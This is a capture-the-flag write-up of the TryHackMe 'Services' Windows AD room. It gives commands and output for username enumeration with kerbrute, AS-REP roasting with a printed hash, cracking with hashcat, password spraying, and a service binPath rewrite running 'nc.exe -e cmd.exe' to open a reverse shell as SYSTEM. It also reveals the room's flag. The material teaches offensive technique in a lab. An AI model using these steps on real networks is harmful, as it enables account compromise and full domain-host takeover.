
TryHackMe Services Writeup (Windows AD)
Windows AD room. Staff names become usernames, j.rock turns out to be AS-REP roastable, and a binPath rewrite on the cfn-hup service returns SYSTEM.
Summary
Services starts from the site’s about page, which names four staff members. username-anarchy turns those names into candidate usernames, and kerbrute confirms that j.doe, j.rock, w.masters and j.larusso all exist in Kerberos. GetNPUsers shows j.rock does not require preauthentication, and hashcat cracks the resulting AS-REP hash straight away. A spray shows nobody else reuses that password, but BloodHound and whoami /groups place j.rock in the operators group that may reconfigure services. Over evil-winrm the cfn-hup service’s binPath is rewritten to launch a static netcat binary, and restarting the service returns a shell as NT AUTHORITY SYSTEM.
Username Enumeration
From the website’s about page, we can see a couple of staff members and their names listed:

I saved their names to a file:
1
2
3
4
5
$ cat team.txt
Joanne Doe
Jack Rock
Will Masters
Johnny LaRusso
I used a tool named “username-anarchy” against these names. What this tool does is that it will make those names into common usernames formats like “j.doe” for Joanne Doe or “jack.r” for Jack Rock and so on:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
~/hacking/tools/username-anarchy/username-anarchy -i team.txt > possible-users.txt
user@attackbox:~/hacking/thm/challenges/medium/services$ cat possible-users.txt
joanne
joannedoe
joanne.doe
joannedo
joandoe
joanned
j.doe
jdoe
djoanne
d.joanne
doej
doe
doe.j
doe.joanne
jd
jack
jackrock
jack.rock
jackr
j.rock
<SNIP>
I saved the output to “possible-users.txt”, and used the tool “kerbrute” to enumerate kerberos for valid usernames:

As you can see from the output, the following usernames are valid:
1
2
3
4
j.doe
j.rock
w.masters
j.larusso
I saved the valid users to “users.txt”
Initial Access
I used GetNPUsers.py from Impacket to test for ASRepRoasting:

The command looks like this:
1
GetNPUsers.py -no-pass -usersfile users.txt -dc-ip 10.10.154.8 -dc-host WIN-SERVICES.services.local services.local/
In the output, we can see that there was a hit for “j.rock”. This is how the hash looks like:
1
$krb5asrep$23$j.rock@SERVICES.LOCAL:b5162af5a30f6c4b67cc4e2ea58c26a7$7a7cc1b2aa5bd5f31b6923eece52a3876aa5c6a52a2090a93764f9fb74e42f51fbc7568ff84e0c6b7df7628bfbce05b95ccbab32cdf4a15ac112d9c85878aeb8bdb70768e818a75bcf05c3c696d945fdea836265c1beaba2a03e3da5816b33bb4faa089167b6f24cef9009b90726b898fd6597bcdd07e9eca4d7414315178fefb5ae6f05472adcb5cb7067e0c38817b64476e471afe78b09cc2dd898cebb1bee3f11ab77425abe79485a9376ff5700fa617b401d6749f383754db6d48c0c5b6d14264dbba98e3e7266ffe5051ebbbf80cbbdb7bcba0a582202b473ff047acc9d6b60ed447011641c3419dbfa88af1508
Instantly, the hashcat was able to crack the hash:

The command looks like this:
1
hashcat j.rock.asreproast /usr/share/wordlists/rockyou.txt --potfile-disable
Vertical Privilege Escalation
I performed a password spray attack to see if any other user shares the same password as “j.rock”, but no one does:
1
2
3
4
5
6
$ nxc smb 10.10.154.8 -u users.txt -p passwords.txt  --continue-on-success
SMB         10.10.154.8     445    WIN-SERVICES     [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-SERVICES) (domain:services.local) (signing:True) (SMBv1:False)
SMB         10.10.154.8     445    WIN-SERVICES     [-] services.local\j.doe:REDACTED STATUS_LOGON_FAILURE
SMB         10.10.154.8     445    WIN-SERVICES     [+] services.local\j.rock:REDACTED
SMB         10.10.154.8     445    WIN-SERVICES     [-] services.local\w.masters:REDACTED STATUS_LOGON_FAILURE
SMB         10.10.154.8     445    WIN-SERVICES     [-] services.local\j.larusso:REDACTED STATUS_LOGON_FAILURE
With valid credentials for “j.rock”, I used netexec to perform collect bloodhound data on the domain:

Interestingly enough, the word “Pwn3d!” appeared next to the user login, indicating that the user has administrative rights over the host.
After trying many different approaches to this, it seems to me that it is a false positive. The user is member of the AdminSDHolder container but no special privileges just by that.
The user, however, is member of the “Service Operators” group, and that is our privilege escalation vector. I logged in to the machine via winrm:
1
evil-winrm -i 10.10.154.8 -u j.rock -p REDACTED
And issued the whoami /groups command:

To abuse the privileges associated with this group, I started poking with services on the system. Reference. To enumerate which services are available, run:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
*Evil-WinRM* PS C:\Users\j.rock\desktop> services

Path                                                                           Privileges Service
----                                                                           ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                            True ADWS
"C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"                                   True AmazonSSMAgent
"C:\Program Files\Amazon\XenTools\LiteAgent.exe"                                     True AWSLiteAgent
"C:\Program Files\Amazon\cfn-bootstrap\winhup.exe"                                   True cfn-hup
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                        True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                     True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"          False Sense
C:\Windows\servicing\TrustedInstaller.exe                                           False TrustedInstaller
"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2302.7-0\NisSrv.exe"        True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2302.7-0\MsMpEng.exe"       True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                False WMPNetworkSvc

*Evil-WinRM* PS C:\Users\j.rock\desktop>
Eventually I found one (cfn-hup) that works. I modified its binary path to include a netcat binary (got from static-binaries on github):
1
*Evil-WinRM* PS C:\Users\j.rock\desktop> sc.exe config cfn-hup binPath="C:\users\j.rock\desktop\nc.exe -e cmd.exe 10.6.57.209 443"
On my machine I started the listener on port 443:
1
2
$ sudo rlwrap nc -lvnp 443
listening on [any] 443 ...
And stopped/started the service to load my netcat binary:
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\Users\j.rock\desktop> sc.exe stop cfn-hup
[SC] ControlService FAILED 1062:

The service has not been started.

*Evil-WinRM* PS C:\Users\j.rock\desktop> sc.exe start cfn-hup
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
Instantly, I got a hit on my netcat listener, a shell as “NT AUTHORITY\SYSTEM”:
1
2
3
4
5
6
7
8
9
connect to [10.6.57.209] from (UNKNOWN) [10.10.154.8] 59151
Microsoft Windows [Version 10.0.17763.4010]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\users\administrator\desktop\root.txt
type C:\users\administrator\desktop\root.txt
THM{S3rv3r_0p3rat0rS}

C:\Windows\system32>